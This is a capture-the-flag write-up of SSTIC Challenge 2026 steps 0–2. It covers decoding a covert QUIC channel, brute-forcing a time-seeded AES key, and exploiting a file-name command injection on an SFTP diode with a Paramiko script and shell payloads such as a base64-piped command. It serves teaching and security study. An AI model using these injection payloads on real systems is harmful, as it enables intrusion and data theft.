# Solution of SSTIC Challenge 2026

Nicolas IOOSS

May, 7th 2026


Ledger Donjon

This document describes how to solve SSTIC Challenge 2026. The challenge consisted in successive steps, for which some scripts were written. They are available on https://github.com/fishilico/sstic-2026 and each file contains a header documenting the dependencies it required. Python scripts specify their dependencies in a format compatible with `uv` scripts.

Every program was tested in an up-to-date Arch Linux virtual machine with packages `base-devel`, `gcc` and `python` installed as of 2026-05-07. Each section starts with a command line providing a way to install tools used to solve the step.

## Contents

# 1 Step 0. Hidden Communication Channel

**Tools used:** `pacman -S python-scapy wireshark-qt`

The challenge started by a message providing some context:

> Hello analyst,
>
> Following an alert from the ABSSI (*Agence Bretonne de la Sécurité des Systèmes d'Information*), we are suspecting a compromise of one of our contractors. An extract, containing a dubious network traffic, has been supplied. Could you please have a look at it? As usual, we are looking for an analysis of the exchanges, and any IOCs if relevant.
>
> Please be careful with contained data, if any. The, maybe, compromised contractor is working on a highly sensitive infrastructure, all information related to this system MUST BE reported at the earliest opportunity.
>
> Thanks for your assistance and your discretion,
>
> -Incident Dispatcher - Investigation des Moyens et Plateformes Sous-traitées

Taking a look at the `client_capture.pcapng` with Wireshark revealed some UDP packets between `203.0.17.102:43987` and `203.0.2.95:443` using QUIC. This protocol was supposed to encrypt the exchanged data. However some packets contained English words. Using `strings` to look for readable strings (with option `-tx` to display the offset where they appeared) gave:

```
$ strings -tx -8 client_capture.pcapng
   13b8 Vinit_cry
   144c ]pto:2340zV8
   14e0 I23102124
...
  1dcac Iget_modu
  1dd40 Xle:comm
  1dfbf 'cimport lj
  1e057 "wogging
  1e0ed mport ti
  1e3d7 "Fbase64 ikf_Q
  1e46b "^mport b6
  1e4ff "[4encode
  1e593 "Rfrom typN
```

This looked like chunks of Python code, embedded in the QUIC packets. When iterating over the packets, the chunks only appeared in the 8 bytes located right after the first byte. And they sometimes were repeated several times. To extract all the chunks and merge them together, it was possible to use Scapy with a Python script (file `step0/extract_channel.py`):

```python
from scapy.all import *

whole_data_c2s = b""
last_chunk_c2s = b""

whole_data_s2c = b""
last_chunk_s2c = b""

for pkt in PcapNgReader("client_capture.pcapng"):
    payload = pkt[UDP].load
    chunk = payload[1:9]
    if pkt[UDP].dport == 443:  # Client -> Server
        if last_chunk_c2s != chunk:
            print(f">  {chunk!r}")
            last_chunk_c2s = chunk
            whole_data_c2s += chunk
    else:  # Server -> Client
        if last_chunk_s2c != chunk:
```

```
            print(f"                                                    <  {chunk!r}")
            last_chunk_s2c = chunk
            whole_data_s2c += chunk

open("extracted_channel_c2s.bin", "wb").write(whole_data_c2s)
open("extracted_channel_s2c.bin", "wb").write(whole_data_s2c)
```

This displayed a communication happening between the client and the server:

```
>  b'\x00\x00\x00\x01\x08\x00\x00\x00'
                                      <  b'\x00\x00\x00\x01\x08\x00\x00\x00'
>  b'\x00\x00\x00\x00\x00\x00\x00\x00'
                                      <  b'\x00\x00\x00\x00\x00\x00\x00\x00'
                                      <  b'init_cry'
                                      <  b'pto:2340'
                                      <  b'23102124'
...
                                      <  b'get_modu'
                                      <  b'le:comm\x00'
                                      <  b'\x00\x00\x00\x00\x00\x00\x00\x00'
>  b'import l'
>  b'ogging\ni'
>  b'mport ti'
>  b'me\nfrom '
>  b'base64 i'
>  b'mport b6'
>  b'4encode\n'
```

This made it clear this was a communication channel hidden in the UDP packets, where for example the server sent commands such as `get_module:comm` and the client replied with some Python code. In the response of `get_module:utils`, there was:

```
UTILS_VERSION = 1
FLAG0 = r"SSTIC{de89bf301aa2ef9f9a61486d26c7b81424bcf5b838f98dde}"
```

This flag validated “Step 0: linenoise”!

# 2 Step 1. Configuration Decryption

**Tools used:** `pacman -S python-cryptography wireshark`

The hidden communication channel revealed some Python modules that the client (`203.0.17.102:43987`) sent to the server (`203.0.2.95:443`) in response of `get_module` commands. These modules actually implemented the protocol used by this channel, overriding `aioquic.asyncio.protocol.QuicConnectionProtocol` to transmit messages through QUIC’s field Connection ID (CID). The server sent these messages to the client:

```
init_crypto:23402310...2543,2,22069789...6236
set_session_key:v+GTlK+mBTS1P9Fisn3ozmPpSMCLNEHZnthT37kgmxutwTwNHrq1lVHPC0JjLNuvvFKT4hLzXS8d9keW1G1KlA==
get_module:config
get_module:comm
get_module:quic
get_module:filer
get_module:utils
get_module:dga
get_module:client
get_module:order
get_module:order
```

Most `get_module` requests were answered with Python code, except the first one (`get_module:config`). There, the client sent some base64-encoded data. According to some code in module `client`, this data was encrypted:

```
        with patch("aioquic.asyncio.client.QuicConnection", CustomQuicConnection):
            client = Client(self.config.c2_base_domain, self.config.c2_base_port)
            client.start()
            network = Network(client)
            mod_code = network.get_module(module_name.value)
            if module_name == ModuleEnum.CONFIG:
                self.log.info("Decrypt config")
                mod_code_bytes = b64decode(mod_code)
                assert self.crypto is not None
                assert self.session_key is not None
                mod_code = self.crypto.decrypt(
                    self.session_key, mod_code_bytes
                ).decode()
            client.stop()
```

`Crypto.decrypt` was performing a AES-CBC decryption of the data, using `self.session_key` as the key. This key was initialized in `MyClient.init_crypto` with:

```
self.session_key = self.crypto.compute_session_key()
```

And this method was:

```
    def compute_session_key(self) -> bytes:
        rand = Random(int(time.time()))
        key = rand.randbytes(n=32)
        return key
```

There was a vulnerability in this implementation! The session key was only dependent upon the current time, which was recorded in the network packet capture. According to Wireshark, the first packet was recorded at epoch time 1771542009.007182000 and the last at 1771542182.127466000. This gave 174 possible values for `int(time.time())`, which were easy to enumerate (file `step1/recover_session_key.py`):

```
import base64

from random import Random

from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.primitives.padding import PKCS7

encrypted_config = base64.b64decode("
    ee7Ipf2xnVstQiQPOG4AoUTKk6LszMh8XyOj9yymGCvXqpw9zeOde2yrHdU0xNJsf5bkPtpYTHQUKku/
    BIUr1aEFM16zoig3TLhaw4CUbjWyxafbI0BCls2EXc6eTRaatILOtVwIiANRi4pCOb9y/+
    UjA6FzgYaDLz9zVWfYX4oIgqJKYSpOT8S+uLhvLE0h1WOdLpqq80XN5Tcq2DuOIgfPukwc7iurdajn63bR7Ae6M5Hwm+
    I24wCwlCPT5Ewm6pzAnpJZ99OafK+tYJFJF7xVm0TSg1IyJswoSXGxTWGIicistyx57Nxr+EN85SDlX3lzHESA6gWtkls/
    IJkF55JCKUcSSokNOoYjCQxhlkahVAfv6hz3f/IhX1FRoMGF0UtELuLuchXQy7BOL9j5+XbLRHqwXZV59L/
    Mp2wPHfGfTNafBNFP6b3Rz+08usi1oPTePz4FEGzPglQnd7N08OAjZEPCD6nLkAvyPnKYGN4aROF7Z++
    Emb0SRXFXFLUFz3nogWx9sn3Sp68WXpxsCvF4s1CxTsN4swRsIom84Zs7D3Pb9oTFLhWSjf26KZS+0qGeDOnX16M0rZmPmxNnFg==")
    )
iv = encrypted_config[:16]
encrypted_data = encrypted_config[16:]

for t in range(1771542009, 1771542183):
    rand = Random(t)
    key = rand.randbytes(n=32)
    cipher = Cipher(algorithms.AES(key), modes.CBC(iv), default_backend())
    decryptor = cipher.decryptor()
    unpadder = PKCS7(128).unpadder()
    cleartext = decryptor.update(encrypted_data) + decryptor.finalize()
    unpadded_cleartext = unpadder.update(cleartext)
    try:
        unpadded_cleartext += unpadder.finalize()
```

```
    except ValueError:
        continue
    print(f"Found time {t}")
    print(unpadded_cleartext.decode())
```

This found the timestamp 1771542017 and displayed the decrypted configuration:

```
from dataclasses import dataclass
from typing import Optional

CONFIG_VERSION = 1


@dataclass
class Config:
    c2_base_domain: str = "203.0.2.95"
    c2_base_port: int = 443

    filer_base_ip: str = "51.15.164.185"
    filer_base_url: Optional[str] = None
    filer_base_port: int = 80
    filer_dga_seed: str = (
        "9a04ca81d4a8bb16ee782e90984c7f4d55cb21bafa3e35e720628a400aae6e91"
    )

    sleep: int = 2
```

By the way, the server sent the session key to the client in a message `set_session_key:...`. This key was encrypted with an AES key derived (using HKDF-SHA256) from a shared secret computed through a Diffie Hellman exchange with generated 2048-bit parameters. Thanks to the vulnerability in the generation of the session key, it was not necessary to break the DH exchange or the AES encryption to recover the configuration.

This configuration was used by module `dga` to generate a URL of the current filer server. It found a match with seed `20260416` (encoding the 16th week of year 2026, in April):

```
[INFO] □ FILER rotated to 51.15.164.185:80/51.15.164.185/aoxgulmpgdvaagnd (base url: http://51.15.164.185/
    aoxgulmpgdvaagnd)
```

http://51.15.164.185/aoxgulmpgdvaagnd/ contained a directory listing, including `flag.txt`:

```
$ curl http://51.15.164.185/aoxgulmpgdvaagnd/flag.txt
SSTIC{c8abe2747c3f4a75d4d01ed5e3f9f3ebceae4cb4995ebddccdf41cdf7a42807d}
```

This flag validated “Step 1: vibe malwaring”!

# 3 Step 2. Vulnerable Diode

**Tools used:** `pacman -S file gdb ghidra openssh sshpass`

The previous steps led to discover a web server with an open directory listing in http://51.15.164.185/aoxgulmpgdvaagnd/:

```
Index of /aoxgulmpgdvaagnd/
../
SiviHaKerez.A/                                     15-Apr-2026 07:07                   -
admin.eric/                                        15-Apr-2026 09:42                   -
admin.jean/                                        15-Apr-2026 09:38                   -
cproj.ernest/                                      17-Feb-2026 09:00                   -
crypto.michel/                                     17-Feb-2026 09:00                   -
flag.txt                                           14-Apr-2026 13:26                  71
readme.txt                                         14-Apr-2026 13:26                 345
```

There were many files in this server. Most were related to a system called Système d'Arme Furtif Enclavé (SAFE) developed by a company named Aegis Tech. Before going into the next step, it was interesting to gather an overview of this system. Two PDF documents in `cproj.ernest/` helped in this regard:

- `cproj.ernest/260217_DRAFT_PES_SAFE.pdf` (Procédure d'Exploitation de la Sécurité) contained a diagram page 5 representing a diode connecting the "Internet Sauvage" to the SAFE.




Figure 1: Schema of the diode

- `cproj.ernest/260217_CSPN_EN.pdf` (First Level of Security Certification report) contained a diagram page 4 providing more details on the SAFE system.

The first PDF also provided credentials of an SFTP server:

- login `diode_client`
- password `{Thisp@ssw0rdShouldN0tB3GUESSED}`
- port `2222`

But there was no IP address or domain name.

Taking a deeper look in the other directories did not help identifying where the diode was actually exposed.

After quite some time, I finally read `readme.txt`:

```
1 # SSTIC challenge 2026
2
3 Hello analyst, are you lost ? Are you following our trail ? You are welcome to look around, and laugh,
      with us, at those who tried to silence us. If needed, we will provide links to relevant files or
      archives. In the mean time, your next step will be [here](http://51.15.164.185/step/5
      bc47fb5b3fb831ee96884387fd16871)
```




Figure 2: Schema of the SAFE

The given URL provided some explanations and a way to actually spawn a dedicated instance of SAFE system.

**Step2 : a core lock**

Hello analyst,

As you may suspect, Aegis Tech have been compromised, for quite some time by hacktivists. It cannot be stressed enough how critical it is to regain control of this system. You have been cleared to access any leaked files while we continue to assess the damages.

First thing first, you can find a description of SAFE here. This system is composed of two parts:

- an exposed system (and I assure you, I'm not happy about it), accessible through SFTP. (**diode_src**)
- a sealed system (as "lead and concrete box" sealed), commanding a ballistic system. (**diode_dst**)

These systems are connecting using a network diode. And **diode_dst** can only be controlled using archives pushed from **diode_src**.

Aegis Tech have "lost control" of SAFE a few weeks ago, and hadn't reached about it. If you find any information about the timeline of events and what the heck happen, please add it to your report. However that's not your main task : the exposed system has been tempered with, and archive sent to assess status and take back control on SAFE are not transmitted. Can you investigate and fix the issue ?

It seems that one of their admin investigated, in the early stages of the incident, some suspicious crashes, it may be a good starting point.

-ñ

tl;dr :

- sftp (port randomized and supplied when starting an instance of the challenge) : login on a system documentation
- you DO NOT NEED to setup an interactive shell on target system, as diode_src has no outward access.

inputs :

> - a core dump : invastigated by Jean
> - SFTP credentials : on a technical documentation ?

Clicking on "Start an instance" displayed `DIODE-IN 51.15.164.185:31677`. This was a SFTP server:

```
$ sshpass -p '{Thisp@ssw0rdShouldN0tB3GUESSED}' \
    sftp -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no \
        -P 31677 diode_client@51.15.164.185
Warning: Permanently added '[51.15.164.185]:31677' (ED25519) to the list of known hosts.
Connected to 51.15.164.185.
sftp> ls
archive   flag.txt  in        log

sftp> get flag.txt
Fetching /flag.txt to flag.txt
remote open "/flag.txt": Permission denied
```

There was a file named `flag.txt`, inaccessible to `diode_client`. Taking a deeper look revealed other files:

```
sftp> ls -l
drwxr-xr-x    1 1001     1001         4096 Apr 13 13:15 archive
-rw-------    1 1001     1001           71 Mar 31 17:20 flag.txt
drwxrwxr-x    2 1001     1001         4096 Apr 13 13:15 in
drwxr-xr-x    1 1001     1001         4096 Apr 13 16:08 log
sftp> ls -l archive
-rw-------    1 1001     1001          335 Mar 31 17:20 hell_fire.sa
-rw-------    1 1001     1001          301 Mar 31 17:20 pown_key.sa
-rw-------    1 1001     1001        98683 Mar 31 17:20 prod_maj_bin.sa
-rw-------    1 1001     1001          314 Mar 31 17:20 prod_maj_key.sa
-rw-------    1 1001     1001          307 Mar 31 17:20 test_status.sa
sftp> ls -l in
sftp> ls -l log
-rw-r-----    1 1001     1001          554 Mar 31 17:20 hell_fire.sa.log
-rw-r-----    1 1001     1001          572 Mar 31 17:20 pown_key.sa.log
-rw-r-----    1 1001     1001          563 Mar 31 17:20 prod_maj_bin.sa.log
-rw-r-----    1 1001     1001          554 Mar 31 17:20 prod_maj_key.sa.log
-rw-r-----    1 1001     1001         1199 Mar 31 17:20 test_status.sa.log
```

Trying to retrieve every file with `sftp -r diode_client@51.15.164.185: .` succeeded with the log files only. However they did not contain much useful information for now.

What did the "diode" do? According to the documentation, this system was used to transmit files (archives) to `diode_dst`. To do so, it ran a program responsible for parsing the files arriving in SFTP directory `in/`. We did not have the program but a crash dump was saved by an employee from Aegis Tech, in `admin.jean/260302_SAFE_INTERNAL_Crash_diode_src/` (in the web server we found).

```
$ file 260302_core
260302_core: ELF 64-bit LSB core file, x86-64, version 1 (SYSV), SVR4-style, from '/home/diode/diode_src',
     real uid: 1001, effective uid: 1001, real gid: 1001, effective gid: 1001, execfn: '/home/diode/
    diode_src', platform: 'x86_64'
```

Some text files were present next to it:

- `admin.jean/260302_SAFE_INTERNAL_Crash_diode_src/260302_readme.txt`:

> Jean, j'ai fini par récupérer un coredump de la partie verte de SAFE, comme vu au standup restreint d'hier, fait preuve de la plus grande discrétion sur le sujet. Le commanditaire ne DOIT PAS être mis au courant.

- `admin.jean/260302_SAFE_INTERNAL_Crash_diode_src/260310_note.txt`:

> un overflow? Le bug ne semble pas exploitable, mais les logs sont clairs, ils ont pris la main sur SAFE. Comment dire ça à Ernest ?

To analyze the application from the core file, Ghidra can be used. Using cross-references of defined strings such as `"data/in"` led to a function at address `0x55bbd94b7526`:

```
void FUN_55bbd94b7526(void)
{
  undefined1 local_1138 [4096];
  undefined1 local_138 [272];
  undefined1 *local_28;
  long local_20;
  int local_18;
  int local_14;
  undefined1 *local_10;

  FUN_55bbd94b7459();
  local_14 = thunk_FUN_7f172ed56be0();
  if (local_14 < 0) {
    thunk_FUN_55bbd94b72d6("inotify_init() failed");
    thunk_FUN_55bbd94b72f6(1);
  }
  local_18 = thunk_FUN_7f172ed575c0(local_14,"data/in",0x88);
  if (local_18 < 0) {
    thunk_FUN_55bbd94b72d6("inotify_add_watch() failed");
    thunk_FUN_55bbd94b72f6(1);
  }
  thunk_FUN_7f172ec9f900("Monitoring directory \'%s\' for new files...\n","data/in");
  do {
    while (local_20 = thunk_FUN_7f172ed49e90(local_14,local_138,0x110), local_20 < 0) {
      thunk_FUN_55bbd94b72d6("read() failed");
    }
...
```

As the error messages were very verbose, it was possible to rename many functions and variables to make the code easier to understand:

```
void main(void)
{
  char file_path [4096];
  undefined1 local_138 [272];
  undefined1 *local_28;
  long size;
  int watch_fd;
  int fd;
  undefined1 *local_10;

  enable_full_core();
  fd = inotify_init();
  if (fd < 0) {
    perror("inotify_init() failed");
    exit(1);
  }
  watch_fd = inotify_add_watch(fd,"data/in",0x88);
  if (watch_fd < 0) {
    perror("inotify_add_watch() failed");
    exit(1);
  }
  printf("Monitoring directory \'%s\' for new files...\n","data/in");
  do {
    while (size = read(fd,local_138,0x110), size < 0) {
      perror("read() failed");
    }
```

```
    for (local_10 = local_138;
        (local_10 + 0x10 <= local_138 + size &&
        (local_28 = local_10, local_10 + (ulong)*(uint *)(local_10 + 0xc) + 0x10 <= local_138 + size
        )); local_10 = local_10 + (ulong)*(uint *)(local_28 + 0xc) + 0x10) {
      if ((((*(uint *)(local_10 + 4) & 8) != 0) || ((*(uint *)(local_10 + 4) & 0x80) != 0)) &&
         (*(int *)(local_10 + 0xc) != 0)) {
        snprintf(file_path,0x1000,"%s/%s","data/in",local_10 + 0x10);
        printf("Process file: %s\n",file_path);
        process_file(file_path);
      }
    }
  } while( true );
}
```

This program watched for new files appearing in directory `data/in/` (using inotify) and called a function, renamed `process_file` on them.

According to the messages, this function opened a log file in directory `data/log/`, mapped the file into memory, checked some CRC, decompressed a package and after few checks and operations, transmitted the file through UDP to `10.0.55.150:1789`.

When the core dump was generated, a file was mapped in memory! The dump contained the message `"Process file: data/in/archive_crash.sa"` at `0x55bbea4508d7` and the mapping could actually be seen with GDB:

```
$ gdb 260302_core 260302_core
...
(gdb) info proc map
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
      0x55bbd94b5000     0x55bbd94b7000     0x2000        0x0 /home/diode/diode_src
      0x55bbd94b7000     0x55bbd94ba000     0x3000     0x2000 /home/diode/diode_src
...
      0x7f172ee60000     0x7f172ee61000     0x1000        0x0 /sftp/data/in/archive_crash.sa
      0x7f172ee61000     0x7f172ee62000     0x1000     0x1000 /sftp/data/in/archive_crash.sa
...
```

Address `0x7f172ee60000` was a mapping of `/sftp/data/in/archive_crash.sa`, so its content could be extracted from the core dump.

The archive did not seem to be in a standard format. We could reverse-engineer the format from the decompiled code in Ghidra. We could also take a look at the files on the web server and identify that `admin.eric/260217_diode_dst/diode_dest.py` contain a Python implementation of a server receiving a archive from a UDP socket listening on port 1789. The archive was parsed using Construct:

```
import construct as cs
# ...
TAGS_OFFSET = 48

sstic_arch_t = cs.Struct(
    "magic" / cs.Int64ul,
    "crc64" / cs.Int64ul,
    "pkg_offset" /cs.Int64ul,
    "pkg_decompressed_size" / cs.Int64ul,
    "sig_offset" / cs.Int64ul,
    "secret_offset" / cs.Int64ul,
    "tags" / cs.Bytes(lambda ctx: ctx.pkg_offset - TAGS_OFFSET),
    "pkg" /  cs.Bytes(lambda ctx: ctx.sig_offset - ctx.pkg_offset),
    "sig" / cs.Bytes(lambda ctx: ctx.secret_offset - ctx.sig_offset),
    "secret" / cs.GreedyBytes
)
```

Parsing data was as simple as (file `step2/02_decode_archive_crash.py`):

```
archive_crash = sstic_arch_t.parse(archive_crash_bytes)
print(archive_crash)
```

```
Container:
    magic = 12302652056939934532
    crc64 = 4040057060360954169
    pkg_offset = 83
    pkg_decompressed_size = 3896
    sig_offset = 3998
    secret_offset = 4086
    tags = b'DEBUG\x00ARCHIVE\x00SS'... (truncated, total 35)
    pkg = b"\x0cMCRY\x01AKNG'\x0f\x00\x00\x02\x00"... (truncated, total 3915)
    sig = b'KbbzwXhEfYmJ0PW3'... (truncated, total 88)
    secret = b'1' (total 1)
```

An archive consisted in a package (field `pkg`), compressed using LZO1X without any header, associated with some tags, a signature, a secret value, a checksum and a magic value. The checksum algorithm could be reverse-engineered from a function at `0x55bbd94b7c89`. Here is a Python implementation:

```
def crc64(data: bytes) -> int:
    crc = 0xffffffffffffffff
    for x in data:
        crc ^= x
        for _ in range(8):
            if crc & 1:
                crc = 0xc96c5795d7870f42 ^ (crc >> 1)
            else:
                crc = crc >> 1
    return crc

assert archive_crash.crc64 == crc64(archive_crash_bytes[16:])
```

The tags contained a list of strings separated by byte `'\0'`. The function at `0x55bbd94b8014` (named `arch_parse`) extracted the tags and set a field to `1` when `DEBUG` was present. This field was used in function `process_file` to call function `0x55bbd94b8b4b` when debug was enabled:

```
void FUN_55bbd94b8b4b(archive *arc)
{
  char *pcVar1;
  tag_list *ptVar2;
  long lVar3;

  pcVar1 = (char *)malloc(0x1000);
  if (pcVar1 != (char *)0x0) {
    ptVar2 = tags_get(&arc->tags,"_SHA256");
    if (ptVar2 != (tag_list *)0x0) {
      snprintf(pcVar1,0x1000,"sha256sum %s",arc->path);
      lVar3 = exec_cmd_and_get_output(pcVar1);
      if (lVar3 != 0) {
        log_printf(g_log_ctx,0,"%s returned:\n%s",pcVar1,lVar3);
        free(lVar3);
      }
    }
    if (pcVar1 != (char *)0x0) {
      free(pcVar1);
    }
  }
  return;
}
```

This code contained a command injection vulnerability: when tag `_SHA256` was present in a received archive, a command `sha256sum {path}` was formatted in `pcVar1` and given to `popen` (in function named `exec_cmd_and_get_output` here, at `0x55bbd94b8ab8`). As `popen` invoked a command through the shell, it was possible to inject commands with `;`, `$(...)` or other means, so long as the characters were accepted in the file name or the archive.

Automating the interaction with SFTP was possible with Paramiko (file `step2/03_inject_cmd.py`):

```
import paramiko

ssh = paramiko.SSHClient()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
ssh.connect(hostname="51.15.164.185", username="diode_client", password="{Thisp@ssw0rdShouldN0tB3GUESSED}"
    , port=args.stfp_port)
sftp = ssh.open_sftp()

def sftp_read_file(path: str) -> bytes:
    with sftp.open(path, "r") as f:
        return f.read()

def sftp_write_file(path: str, data: bytes) -> None:
    with sftp.open(path, "w") as f:
        f.write(data)
```

It was then possible to run some shell commands and gather their outputs:

```
def run_cmd(cmd: str) -> Non:
    file_name = "run;" + cmd
    sftp_write_file(f"in/{file_name}", archive)
    time.sleep(1)
    log = sftp_read_file(f"log/{file_name}.log")
    try:
        print(log.decode())
    except UnicodeDecodeError:
        print(log)

run_cmd("id;pwd;ls -l;ps aux")
```

This displayed this log:

```
[2026-04-20 11:25:40] [INFO] Processings data/in/run;id;pwd;ls -l;ps aux
[2026-04-20 11:25:40] [INFO] Archive mapped at 0x7f7379327000, size is 186
[2026-04-20 11:25:40] [INFO] CRC is valid
[2026-04-20 11:25:40] [INFO] Header is valid
[2026-04-20 11:25:40] [INFO] Add tag: 'DEBUG'
[2026-04-20 11:25:40] [INFO] Add tag: '_SHA256'
[2026-04-20 11:25:40] [INFO] Tags are valid
[2026-04-20 11:25:40] [DEBUG] Debug enabled
[2026-04-20 11:25:40] [DEBUG] pkg_ptr 0x7f737932703e pkg_size 9
[2026-04-20 11:25:40] [DEBUG] sig_ptr 0x7f7379327047 sig_size 64
[2026-04-20 11:25:40] [DEBUG] secret_ptr 0x7f7379327087 secret_size 51
[2026-04-20 11:25:40] [DEBUG] pkg_decompressed_ptr 0x55fe5d475c40 pkg_decompressed_size 5
[2026-04-20 11:25:40] [INFO] Pkg is valid
[2026-04-20 11:25:40] [DEBUG] sha256sum data/in/run;id;pwd;ls -l;ps aux returned:
uid=1001(diode) gid=1001(diode) groups=1001(diode)
/sftp
total 8
drwxr-xr-x 1 root root 4096 Apr 13 13:15 data
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  5.6  0.0  38688 30024 ?        Ss   11:25   0:00 /usr/bin/python3 /usr/bin/supervisord -c
     /etc/supervisor/conf.d/services.conf
diode         7  0.0  0.0   2716  1728 ?        S    11:25   0:00 /home/diode/diode_src
```

```
root           8  0.0  0.0  11736  7664 ?        S    11:25   0:00 sshd: /sbin/sshd -D -f /root/sftp/sshd_config [listener] 0 of 10-100 startups
root           9  2.8  0.0  19972 11752 ?        Ss   11:25   0:00 sshd-session: diode_client [priv]
diode_c+      17  0.0  0.0  19972  7024 ?        S    11:25   0:00 sshd-session: diode_client@notty
diode_c+      18  0.0  0.0  19972  4992 ?        Ss   11:25   0:00 sshd-session: diode_client@internal-sftp
diode         19  0.0  0.0   2672  1780 ?        S    11:25   0:00 sh -c -- sha256sum data/in/run;id;pwd;ls -l;ps aux
diode         23  0.0  0.0   6776  3940 ?
[2026-04-20 11:25:40] [ERROR] check_secret() failed
```

To read the content of `data/flag.txt`, a slash character needed to somehow be escaped, as the name of the archive could not contain it. There were several ways to achieve this. A straightforward one consisted in encoding the actual command in base64:

```
run_cmd("echo " + base64.b64encode(b"cat data/flag.txt").decode() + "|base64 -d|sh")
```

```
[2026-04-20 11:37:40] [DEBUG] sha256sum data/in/run;echo Y2F0IC12IGRhdGEvZmxhZy50eHQ=|base64 -d|sh returned:
SSTIC{fa0405ed24364461327146760b57051767a19a36d944335ae4449615ca60ddd7}
```

This flag validated “Step 2: a core lock”!

This enabled going to the next step: http://51.15.164.185/step/df4bddd435bb9b4cf0896565705b9b3b?upgrade

## 3.1 Step 2. (Bonus) Why did it crash?

In the previous section, curious readers might have noticed the explanations did not detail what caused the diode to crash, when the core dump was generated. While this does not matter to exploit the command injection vulnerability, it showed another issue in the code.

First, where did it crash (in which function)? The most straightforward way to answer such a question would be to use GDB’s command `backtrace`:

```
$ gdb 260302_core 260302_core
...
(gdb) bt
#0  0x00007f172edaa3c9 in ?? ()
#1  0x000055bbd94b89aa in ?? ()
#2  0x0000000000000000 in ?? ()

(gdb) x/i $rip
=> 0x7f172edaa3c9:    vmovdqu (%rsi),%ymm0

(gdb) p/x $rsi
$1 = 0x7f172ee60ff6

(gdb) p/x $rdx
$2 = 0x33

(gdb) info proc map
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
...
      0x55bbd94b7000     0x55bbd94ba000     0x3000     0x2000 /home/diode/diode_src
...
